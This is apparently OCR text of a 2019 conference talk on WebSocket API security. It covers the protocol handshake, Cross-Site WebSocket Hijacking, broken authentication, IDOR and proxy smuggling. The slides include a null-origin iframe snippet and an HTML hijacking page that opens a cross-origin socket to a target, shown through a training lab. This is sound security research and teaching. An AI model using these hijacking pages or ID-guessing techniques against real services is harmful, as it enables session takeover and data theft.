


What’s wrong with WebSocket API?

Unveiling vulnerabilities in WebSocket APIs

Mikhail Egorov / @0ang3el

#HACKTIVITY2019

whoami

- Security researcher / full-time bug hunter
  - https://bugcrowd.com/0ang3el
  - https://hackerone.com/0ang3el
- Conference speaker
  - https://www.slideshare.net/0ang3el
  - https://speakerdeck.com/0ang3el

Previous work

- https://media.blackhat.com/bh-us-12/Briefings/Shekyan/BH_US_12_Shekyan_Toukharian_Hacking_Websocket_Slides.pdf
- https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2017/may/wssip-a-websocket-manipulation-proxy/
- https://chybeta.github.io/2018/04/07/spring-messaging-Remote-Code-Execution-%E5%88%86%E6%9E%90-%E3%80%90CVE-2018-1270%E3%80%91/
- https://www.twistlock.com/labs-blog/demystifying-kubernetes-cve-2018-1002105-dead-simple-exploit/
- https://github.com/andresriancho/websocket-fuzzer
- https://www.irongeek.com/i.php?page=videos/derbycon9/stable-35-old-tools-new-tricks-hacking-websockets-michael-fowl-nick-defoe

WebSocket protocol essentials

WebSocket protocol – RFC 6455

- Efficient two-way communication protocol
- WebSocket is stateful (HTTP is stateless)
- Two main parts: handshake and data transfer

WebSocket protocol – RFC 6455

- Extensibility: subprotocols and extensions
- Subprotocols
  - https://www.iana.org/assignments/websocket/websocket.xml#subprotocol-name
  - Wamp
  - Stomp
  - Soap 
  - …

WebSocket protocol – RFC 6455

- Extensibility: subprotocols and extensions
- Extensions
  - https://www.iana.org/assignments/websocket/websocket.xml#extension-name
  - permessage-deflate
  - bbf-usp-protocol

WebSocket protocol – RFC 6455

- Origin-based security model (Browser clients)
- No authentication
- Client must do client-to-server masking

WebSocket protocol support

- Major web browsers
- Web servers / Proxies
  - Apache httpd, Nginx, IIS, …
  - HAProxy, Traefik, Varnish, Envoy, …
- Cloud providers
  - WebSocket API (api gateways)
  - WebSocket proxying (load balancers)

WebSocket handshake

Send Cancel < >

Request

Raw Params Headers Hex

```
GET /socket.io/?EIO=3&transport=websocket HTTP/1.1
Host: websocket.example.com
Sec-WebSocket-Version: 13
Origin: http://websocket.example.com
Sec-WebSocket-Key: ODhGcZPYcI5lRxaFpDruHQ==
DNT: 1
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```

Required HTTP version

Protocol version

Base64(Random nonce)

Upgrade request

WebSocket handshake

Response


Raw | Headers | Hex

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: Tjq0j8h/X6S+8eTuPfjSIaFqVdQ=
```

Required status code

BASE64(SHA1(Sec-WebSocket-Key || CONST))

WebSocket data transfer



\x00 – continuation frame
\x01 – text frame
\x02 – binary frame
\x08 – close frame
\x09 – ping
\x0A – pong
other values are reserved

WebSocket data transfer - masking

- Masking key is 32-bit long passed inside frame
- Client must send masked data
- MASKED = MASK ^ DATA (^ - XOR)
- Mechanism protects against cache poisoning and smuggling attacks

Cross-Site WebSocket Hijacking

WebSocket security for Web Browser

- SOP doesn't work for WebSocket in web browser
  - Read from WebSocket cross-origin
  - Write to WebSocket cross-origin
- Header Origin should be checked on handshake step (origin-based security model)

CSWSH

- Cookies are used to authenticate upgrade request
- Header Origin isn’t checked or checked poorly


CSWSH

- CORS tricks from @albinowax are applicable to WebSocket
  - https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties
  - Null origin
  - Pre-domain wildcard
  - Post-domain wildcard
  - …

CSWSH – Null origin

- nullorigin.html

```
<iframe src="data:text/html,
<script>const socket = new
WebSocket('wss://example.com');
</script>"></iframe>
```



CSWSH

- Playground
  - https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking

```html
<!DOCTYPE HTML>
<html>
   <head>
      <script type = "text/javascript">
         function WebSocketConnect() {
            var params = new URLSearchParams(window.location.search);

            if ("WebSocket" in window) {
               var ws = new WebSocket("wss://example.com");
               ws.onopen = function() {
                  data = "READY";
                  ws.send(data);
               };

               ws.onmessage = function (evt) {
                  var received_msg = evt.data;
                  document.getElementById("demo").innerHTML = document.getElementById("demo").innerHTML + '\n' + received_msg;

               };

               ws.onclose = function() {
                  alert("Connection is closed...");
               };
            } else {
               alert("WebSocket NOT supported by your Browser!");
            }
         }
      </script>
   </head>
   <body>
      <script>WebSocketConnect()</script>
      <h2>Received:</h2>
      <textarea cols="140" rows="50" id="demo"></textarea>
   </body>
</html>
```

Applications Places Firefox ESR Fri 10:44

Burp Suite Professional v2.1.04 - Temporary Project - licensed to Mikhail Egorov [single user license]

Burp Project Intruder Repeater Window Help Param Miner

cswsh.html

File Edit Search Options Help

Manipulating WebSocket messages to exploit vulnerabilities - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

Manipulating WebSocket | Problem loading page | /tmp/cswsh.html

https://ac181f151e58e7a0806ccda400a8001f.web-security-academy.net/chat

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WEB SECURITY ACADEMY

Manipulating WebSocket messages to exploit vulnerabilities

Back to lab description

LAB Not solved

Live chat

CONNECTED: -- Now chatting with Hal Pline --

Your message:

Send

Authentication / IDOR issues

Authentication

- WebSocket protocol doesn’t offer authentication
- Developers have to roll out their own AuthN 
- It’s secure to check AuthN only during handshake
- Common secure implementations
  - Session cookies
  - Tokens

Broken authentication – Case 1

- Some ID / GUID is required in Upgrade request
  - Guess ID
  - Leak GUID (minor IDOR, …)

Broken authentication – Case 2

- No authentication during handshake step
- Some ID / GUID required in API messages
  - Guess ID
  - Leak GUID (minor IDOR, …)

Broken authentication – Case 2


- Exposing GraphQL subscriptions w/o AuthN
  - https://github.com/righettod/poc-graphql#subscriptions-websocket-endpoint-default-enabling
  - Path /subscriptions

Insecure Direct Object Reference issues


- Strong authentication during handshake step
- Some ID / GUID required in API messages
  - Guess ID
  - Leak GUID (minor IDOR, …)

Smuggling through WebSocket


Reverse proxying WebSocket connection



